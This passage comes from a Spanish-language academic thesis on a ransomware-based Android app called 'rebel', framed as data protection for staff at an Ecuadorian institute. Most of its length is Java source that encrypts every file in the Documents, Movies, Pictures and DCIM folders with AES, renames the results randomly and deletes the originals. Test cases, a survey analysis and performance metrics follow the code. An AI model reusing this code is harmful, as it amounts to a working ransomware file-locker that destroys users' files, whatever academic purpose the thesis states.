                .setView(editTextClave)
                .setPositiveButton( text: "Aceptar", new DialogInterface.OnClickListener() {
                    public void onClick(DialogInterface dialog, int whichButton) {
                        String claveIngresada = editTextClave.getText().toString().trim();
                        if (claveIngresada.equals(savedEncryptionKey)) {
                            System.out.println(savedEncryptionKey);
                            FileEncrypt(keyBytes);
                        } else {
                            Toast.makeText( context: MainActivity.this,  text: "La clave no coincide.", Toast.LENGTH_SHORT).show();
                        }
                    }
                })
                .setNegativeButton( text: "Cancelar",  listener: null)
                .show();
    }
    1 usage
    private void DialogKey2(byte[] keyBytes) {
        final EditText editTextClave = new EditText( context: MainActivity.this);

        new AlertDialog.Builder( context: MainActivity.this)
                .setTitle("Ingrese la clave")
                .setView(editTextClave)
```

Figure 22 Funciones de Diálogo




```
    private void DialogKey2(byte[] keyBytes) {
        final EditText editTextClave = new EditText( context: MainActivity.this);

        new AlertDialog.Builder( context: MainActivity.this)
                .setTitle("Ingrese la clave")
                .setView(editTextClave)
                .setPositiveButton( text: "Aceptar", new DialogInterface.OnClickListener() {
                    public void onClick(DialogInterface dialog, int whichButton) {
                        String claveIngresada = editTextClave.getText().toString().trim();
                        if (claveIngresada.equals(savedEncryptionKey)) {
                            System.out.println(savedEncryptionKey);
                            FileDecrypt(keyBytes);
                        } else {
                            Toast.makeText( context: MainActivity.this,  text: "La clave no coincide.", Toast.LENGTH_SHORT).show();
                        }
                    }
                })
                .setNegativeButton( text: "Cancelar",  listener: null)
                .show();
    }
    // Función para guardar la clave de usuario
    @SuppressLint("LongLogTag")
    @Override
    protected void onActivityResult(int requestCode, int resultCode, @Nullable Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if (requestCode == REQUEST_CODE_SETTINGS && resultCode == RESULT_OK) {
            // Obtenemos la clave ingresada por el usuario desde SettingsActivity
```

Figure 23 Funciones de Diálogo Segunda Parte




```
                .show();
        }
        // Función para guardar la clave de usuario
        @SuppressLint("LongLogTag")
        @Override
        protected void onActivityResult(int requestCode, int resultCode, @Nullable Intent data) {
            super.onActivityResult(requestCode, resultCode, data);
            if (requestCode == REQUEST_CODE_SETTINGS && resultCode == RESULT_OK) {
                // Obtenemos la clave ingresada por el usuario desde SettingsActivity
                if (data != null && data.hasExtra(SettingsActivity.EXTRA_ENCRYPTION_KEY)) {
                    String encryptionKey = data.getStringExtra(SettingsActivity.EXTRA_ENCRYPTION_KEY);
                    savedEncryptionKey = encryptionKey;

                    // Guardar la clave en SharedPreferences
                    SharedPreferences.Editor editor = preferences.edit();
                    editor.putString( s: "encryptionKey", encryptionKey);
                    editor.apply();

                    Toast.makeText( context: this,  text: "Clave guardada correctamente.", Toast.LENGTH_SHORT).show();
                } else {
                    Log.e(TAG,  msg: "No se recibió la clave desde SettingsActivity");
                }
            }
        }
        //Método para abrir el Google Drive
        1 usage
        private void openDrivePage() {
```

Figure 24 Función para guardar clave




```
        //Método para abrir el Google Drive
        1 usage
        private void openDrivePage() {
            // URL de Google Drive en el navegador
            String driveUrl = "https://drive.google.com/";

            // Crear un Intent con la acción de ver una URL
            Intent intent = new Intent(Intent.ACTION_VIEW, Uri.parse(driveUrl));

            // Comprobar si hay aplicaciones disponibles para manejar el Intent
            if (intent.resolveActivity(getPackageManager()) != null) {
                // Iniciar la actividad del navegador para abrir Google Drive
                startActivity(intent);
            } else {
                // Si no hay aplicaciones disponibles, muestra un mensaje de error
                showToast("No se encontró ninguna aplicación para abrir Google Drive.");
            }
        }
        1 usage
        private void showToast(String message) {
            Toast.makeText( context: this, message, Toast.LENGTH_SHORT).show();
        }
        //Método para enviar los directorios de Android
        1 usage
        @SuppressLint("LongLogTag")
        private void FileEncrypt(byte [] keyBytes) {
            // Cifra los archivos en los directorios de Android especificos
```

Figure 25 Funciones de Acceder a Drive y Función Toast




```
        }
        //Método para enviar los directorios de Android
        1 usage
        @SuppressLint("LongLogTag")
        private void FileEncrypt(byte [] keyBytes) {
            // Cifra los archivos en los directorios de Android especificos
            System.out.println(keyBytes);
            System.out.println("Clave de cifrado generada: " + Base64.encodeToString(keyBytes, Base64.DEFAULT));
            File sdCardDirectory = Environment.getExternalStorageDirectory();
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "Documents").getPath(),keyBytes);
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "Movies").getPath(),keyBytes);
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "Pictures").getPath(),keyBytes);
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "DCIM/Screenshots").getPath(),keyBytes);
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "DCIM/Camera").getPath(),keyBytes);
            encryptFilesInAndroidDirectories(new File(sdCardDirectory,  child: "DCIM/Facebook").getPath(),keyBytes);
        }
        //Método para enviar los directorios de Android
        1 usage
        @SuppressLint("LongLogTag")
        private void FileDecrypt(byte [] keyBytes ) {
            // Descifra los archivos en los directorios de Android especificos
            System.out.println(keyBytes);
            System.out.println("Clave de descifrado generada: " + Base64.encodeToString(keyBytes, Base64.DEFAULT));
            if (keyBytes == null) {
                Toast.makeText( context: this,  text: "No se ha generado la clave de descifrado.", Toast.LENGTH_SHORT).show();
                return;
            }
```

Figure 26 Función para enviar los directorios a cifrar




```
private void encryptFilesInAndroidDirectories(String androidDirectory, byte[] keyBytes) {
    String inputDirectoryPath = androidDirectory;
    File inputDirectory = new File(inputDirectoryPath);
    // Verificar si el directorio contiene archivos antes de cifrar
    if (inputDirectory.isDirectory() && inputDirectory.listFiles() != null) {
        // Cifrar cada archivo en el directorio
        for (File inputFile : Objects.requireNonNull(inputDirectory.listFiles())) {
            try {
                // Obtener la extensión original del archivo
                String originalExtension = getExtension(inputFile.getName());
                // Generar un nombre de archivo aleatorio para el archivo cifrado
                String encryptedFileName = generateRandomFileName();
                // Construir la ruta de salida con el nuevo nombre de archivo cifrado
                String outputFilePath = androidDirectory + "/" + encryptedFileName;
                // Generar un IV único para este archivo
                byte[] iv = generateRandomIV();
                System.out.println(iv);
                // Cifrar el archivo con el nuevo nombre y el IV único
                AESFileEncryption.encryptFile(inputFile.getPath(), outputFilePath, keyBytes, iv);
                // Guardar la extensión original en el mapa junto con el nombre del archivo cifrado
                originalExtensionsMap.put(encryptedFileName, originalExtension);
                // Eliminar el archivo original después de cifrarlo, si lo deseas
                 inputFile.delete();
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
```

Figure 27 Función para cifrar en los directorios




```
public void openSettingsActivity(View view) {
    Intent intent = new Intent( packageContext: MainActivity.this, SettingsActivity.class);
    startActivityForResult(intent, REQUEST_CODE_SETTINGS);
}
// Función para generar una clave aleatoria de 256 bits (32 bytes) para AES
1 usage
private byte[] generateRandomEncryptionKey() {
    SecureRandom secureRandom = new SecureRandom();
    byte[] keyBytes = new byte[32];
    secureRandom.nextBytes(keyBytes);
    return keyBytes;
}
//Función para generar un nombre de archivo aleatorio usando la fecha y hora actual
1 usage
private String generateRandomFileName() {
    long timestamp = System.currentTimeMillis();
    return "encrypted_" + timestamp + ".dat";
}
// Función para obtener la extensión de un archivo
1 usage
private String getExtension(String fileName) {
    int dotIndex = fileName.lastIndexOf( ch: '.');
    if (dotIndex >= 0 && dotIndex < fileName.length() - 1) {
        return fileName.substring( beginIndex: dotIndex + 1);
    }
    return "";
}
```

Figure 28 Funciones Adicionales




```
// Función para obtener la extensión de un archivo
1 usage
private String getExtension(String fileName) {
    int dotIndex = fileName.lastIndexOf( ch: '.');
    if (dotIndex >= 0 && dotIndex < fileName.length() - 1) {
        return fileName.substring( beginIndex: dotIndex + 1);
    }
    return "";
}
//Función para generar el codigo IV de manera aleatoria
1 usage
private byte[] generateRandomIV() {
    try {
        SecureRandom secureRandom = new SecureRandom();
        byte[] iv = new byte[16];
        secureRandom.nextBytes(iv);
        return iv;
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 29 Funciones Adicionales Segunda Parte




```java
package com.example.rebel;
import ...
7 usages
public class SharedPreferencesManager {
    1 usage
    private static final String PREF_NAME = "MyPrefs";
    2 usages
    private static final String KEY_ENCRYPTION = "encryptionKey";
    4 usages
    private static SharedPreferences sharedPreferences;
    //Metodos para get y set para usar SharedPreferences
    2 usages
    public static void init(Context context) {
        if (sharedPreferences == null) {
            sharedPreferences = context.getSharedPreferences(PREF_NAME, Context.MODE_PRIVATE);
        }
    }
    3 usages
    public static String getEncryptionKey() {
        return sharedPreferences.getString(KEY_ENCRYPTION, s1: "");
    }
    2 usages
    public static void setEncryptionKey(String encryptionKey) {
        sharedPreferences.edit().putString(KEY_ENCRYPTION, encryptionKey).apply();
    }
}
```

Figure 30 Clase de SharedPreferences



```java
package com.example.rebel;

import ...

2 usages
public class AESFileEncryption {
    1 usage
    private static final String ALGORITHM = "AES";
    1 usage
    private static final String TRANSFORMATION = "AES/CBC/PKCS5Padding";
    1 usage
    private static final String TAG = "AESFileEncryption";
    // Función para cifrar los archivos
    1 usage
    public static void encryptFile(String inputFile, String outputFile, byte[] key, byte[] iv) throws Exception {
        // Agregar el IV al inicio del archivo cifrado
        System.out.println(iv);
        try (FileOutputStream outputStream = new FileOutputStream(outputFile)) {
            outputStream.write(iv);

            // Continuar con el proceso de cifrado
            doCrypto(Cipher.ENCRYPT_MODE, inputFile, outputFile, key, iv, outputStream);
        }
    }
```

Figure 31 Clase AES y Funciones para cifrar



```java
    // Función para leer el archivo de entrada y escribir el resultado en un archivo de salida.
    1 usage
    private static void doCrypto(int cipherMode, String inputFile, String outputFile, byte[] key, byte[] iv,
                                 FileOutputStream outputStream) throws Exception {
        Key secretKey = new SecretKeySpec(key, ALGORITHM);
        Cipher cipher = Cipher.getInstance(TRANSFORMATION);
        IvParameterSpec ivParams = new IvParameterSpec(iv);
        cipher.init(cipherMode, secretKey, ivParams);

        try (FileInputStream inputStream = new FileInputStream(inputFile);
             CipherInputStream cipherInputStream = new CipherInputStream(inputStream, cipher)) {

            byte[] buffer = new byte[1024];
            int bytesRead;
            while ((bytesRead = cipherInputStream.read(buffer)) != -1) {
                outputStream.write(buffer, off: 0, bytesRead);
            }
        }
    }

}
```

Figure 32 Función para leer cada archivo

3.5 Pruebas

Prueba N.º 1: Registro de clave.	
Objetivo:	Registrar una clave para controlar si cifrar o no la información.
Descripción:	Cada usuario podrá registrar una clave para autorizar el cifrado de los datos.
Nivel de Complejidad:	Baja
Caso N.º 1: Comprobar que los usuarios puedan registrar una clave	
Datos de Entrada:	**Datos de Salida:**
Clave de usuario	Si le permite autorizar el cifrado de su información.
Caso N.º 2: Si ya existe una clave guardada	
Datos de Entrada:	**Datos de Salida:**
Clave de usuario	Mostrará una notificación si desea reemplazar la clave antigua.

Tabla 8 Escenario de Prueba 1: Registro de Clave

Prueba N.º 2: Activación de cifrado.	
Objetivo:	Activar la opción de cifrado de los datos.
Descripción:	Cada usuario podrá cifrar su información mediante esta opción.

Nivel de Complejidad:	Baja
Caso N.º 1: Si tiene una clave ya registrada	
Datos de Entrada:	**Datos de Salida:**
Clave	Si le permite autorizar el cifrado de su información.
Caso N.º 2: Si ingresa una clave errónea	
Datos de Entrada:	**Datos de Salida:**
Clave	No se realizará el cifrado en el dispositivo.

Tabla 9 Escenario de Prueba 2: Activación de cifrado

Prueba N.º 3: Acceso a Google Drive	
Objetivo:	Acceder al servicio en la nube de Google.
Descripción:	Cada usuario podrá acceder a Google Drive para resguardar su información de forma manual.
Nivel de Complejidad:	Baja
Caso N.º 1: Si tiene una conexión a internet	
Datos de Entrada:	**Datos de Salida:**
Internet	Podrá realizar una copia de seguridad de sus datos.

Caso N.º 2: Si no tiene conexión a internet	
Datos de Entrada:	**Datos de Salida:**
Internet	No podrá respaldar la información que desee.

Tabla 10 Escenario de Prueba 3: Acceso a Google Drive

Capítulo 4: Análisis de Resultados

4.1 Interpretación de la información

La encuesta está dirigida al personal del Instituto Ecuatoriano De Seguridad Social (IEES), los cotejos están orientados en los entornos de desarrollo que permitirían realizar la aplicación, por último el cuadro comparativo hará referencia a los tres lenguajes de programación más comunes en los dispositivos móviles, beneficiando de esta manera a los desarrolladores debido que tendrán mediante la guía una fuente de información valiosa para implementarlo.

La encuesta se lo realizo a todos los trabajadores de la institución (20 trabajadores operando actualmente) con el fin de obtener información acerca del estado actual que presentan a la hora de resguardar su información personal en los dispositivos móviles, si realizan copias de seguridad y demás.

La encuesta se podrá visualizar en el [Anexo 1]

1.- ¿Usted posee un dispositivo móvil?

Por medio de esta pregunto se logró determinar la cantidad de personas que poseen un dispositivo móvil en la empresa, lo cual se aprecia que un 5% de los mismos no lo poseen, por lo cual se determina que estas personas el único dispositivo que tienen información serían los mismos proporcionados por la institución.

2.- En su dispositivo móvil ¿Qué tipo de información guarda?

La pregunta numero dos se puede observar que el 90% de los empleados guardan información tanto personal como de trabajo en su dispositivo móvil, con esto se puede determinar que es un recurso importante en la misma empresa.

3.- ¿Usted posee un método para resguardar su información? (copias de seguridad)

En la pregunta tres podemos observar que la mitad de los empleados no usan ningún método de copia de seguridad o resguardo de la información en caso de pérdida de información o del propio dispositivo.

4.- ¿Conoce que es un malware o en términos más comunes, un virus informático?

En la pregunta cuatro se observa que el 60% de los empleados si tienen conocimientos acerca de los virus informáticos debido que es muy común que de vez en cuando por medio de los correos una que otra maquina se infecte, no solo esto puede afectar a las Pc's si no que los dispositivos móviles también pueden ser objetivos de estos virus causando daños al celular o secuestrando la información almacenada.

5.- ¿Cuál de estos servicios usted conoce o ha escuchado?

En la quinta pregunta se logra apreciar que el 90% de los empleadores utilizan el servicio de Google Drive junto con OneDrive que tiene un 65% determinando que son servicios en la nube más comunes y con mejor reputación en este ámbito.

6.- ¿Usted dispone de conexión a internet por medio de wifi en todo momento?

En la sexta pregunta podemos destacar que un 60% de los encuestados si logran tener una conexión a internet por medio del wifi permitiendo de esta forma ver que si necesitan hacer una copia de seguridad se la podría hacer de manera eficiente a pesar de que necesitan estar cerca de la empresa para realizarlo.

7.- ¿Usted dispone de conexión a internet por medio de datos móviles en todo momento?

En la pregunta siete podemos definir que el 65 % de los empleados si tiene una conexión a internet por medio de datos móviles sin importar la operadora, permitiendo de esta forma ver que pueden llegar a realizar copias de seguridad en cualquier momento teniendo como única limitante el plan que posean.

8.- Si usted sufre robo de su dispositivo móvil ¿Cuál de estos métodos usa para recuperar su información?

En la octava pregunta podemos definir que en caso de hurto de los dispositivos el 45% de los empleadores utilizan los servicios en la nube para recuperar la información que resguardaron, por otro lado un 15% no utiliza ninguna forma de recuperación por lo cual esa información se pierde por completo.

9.- Los datos que posee en su dispositivo móvil (imágenes, documentos y videos)¿Los considera importantes?

Por medio de la encuesta antes expuesta podemos determinar varios puntos importantes por ejemplo el 90% de los trabajadores de la empresa guardan mucha información en sus

móviles incluso datos de la propia institución lo cual hace esencial el uso de los dispositivos en el área del trabajo, por otro lado, a pesar de esto existe un 50% de los trabajadores que no realizan una copia de seguridad de su información dando a conocer que por la gran cantidad de documentos que manejan se complica y toma tiempo realizar estos respaldos.

En otros caso los trabajadores si logran disponer de conexión a internet sea por red wifi o por datos móviles, por último en caso de pérdida del móvil sea por robo u otro caso se puede determinar que el 45% si logra recuperar sus datos o al menos la información que lograron respaldar por medio de los servicios en la nube mientras que existen casos que incluso no recuperan su información.

4.2 Evaluación de métricas de rendimiento de la aplicación

A continuación se describen las siguientes métricas para evaluar el rendimiento de la aplicación móvil basada en ransonware.

Cifrado de los datos y respaldos	
Métrica	**Tiempo (Seg)**
Cifrado de la información	7 seg Aprox.
Eliminación de los archivos originales	7 seg Aprox.
Velocidad de cifrado bajo carga	10 seg Aprox.
Tiempo de inicialización del cifrado	1 seg Aprox.
Velocidad de respaldar los datos	1 seg Aprox por archivo . (Mas depende del tipo de archivo)
Velocidad para descargar el respaldo	1 seg Aprox por archivo . (Mas depende del tipo de archivo)

Conclusiones

- La app móvil rebel funciona para los dispositivos Android a partir de la versión 4.0, habilitando el modo root.
- El proceso de cifrado de la app rebel funciona en un 100% de efectividad para todos los tipos de archivos.
- El proceso de copia de seguridad se realiza de forma semiautomática, lo que significa, que los usuarios deben seleccionar los archivos más importantes que desean respaldar en el drive de la nube.
- El lenguaje de programación java es el óptimo para desarrollar este tipo de aplicaciones, debido a su facilidad de uso y compatibilidad con la librería Cipher.
- Android Studio tiene mejores prestaciones de desarrollo, debido a que tiene sistema de debugg para el manejo de errores, y permite crear layout de manera más sencilla.
- Cipher facilita el proceso de cifrado de datos debido a su esquema de cifrado AES, además de la librería File para el manejo de los directorios del móvil.

Recomendaciones

- Es necesario que se automatice el modo root para el uso de la aplicación rebel, es decir, que este proceso de valide durante la instalación de la aplicación.
- El proceso de copia de seguridad debe realizarse de forma automática para todos los archivos almacenados en el dispositivo móvil que desean respaldar.
- Es necesario adquirir los permisos de las API’s para mejorar e implementar más funcionales en la app rebel.
- Incentivar a los usuarios el uso de herramientas de seguridad informática en dispositivos móviles.

Referencias

[1] M. d. l. T. a. A. d. l. T. C. de la Torre, «Seguridad de las comunicaciones en los dispositivos moviles,» 2014. [En línea]. Available: https://www.scprogress.com/NOTICIAS/CyberNoticia45-20170621.pdf.

[2] K. Padilla, «¿Cómo proteger tus datos en caso de robo de celular?,» 12 Octubre 2022. [En línea]. Available: https://gk.city/2022/10/12/proteccion-celulares-robo/.

[3] J. E. &. L. Quinto, «Vulnerabilidad en dispositivos moviles con sistema operativo android,» 2015. [En línea]. Available: https://ojs.tdea.edu.co/index.php/cuadernoactiva/article/view/248/240.

[4] IESS, «IESS celebra hoy 86 años de servicio al pais,» 2007. [En línea]. Available: https://www.iess.gob.ec/en/web/afiliado/noticias?p_p_id=101_INSTANCE_3dH2&p_p_lifecycle=0&p_p_col_id=column-2&p_p_col_count=4&_101_INSTANCE_3dH2_struts_action=%2Fasset_publisher%2Fview_content&_101_INSTANCE_3dH2_assetEntryId=2246192&_101_INSTANCE_3dH2_typ. [Último acceso: 15 Noviembre 2022].

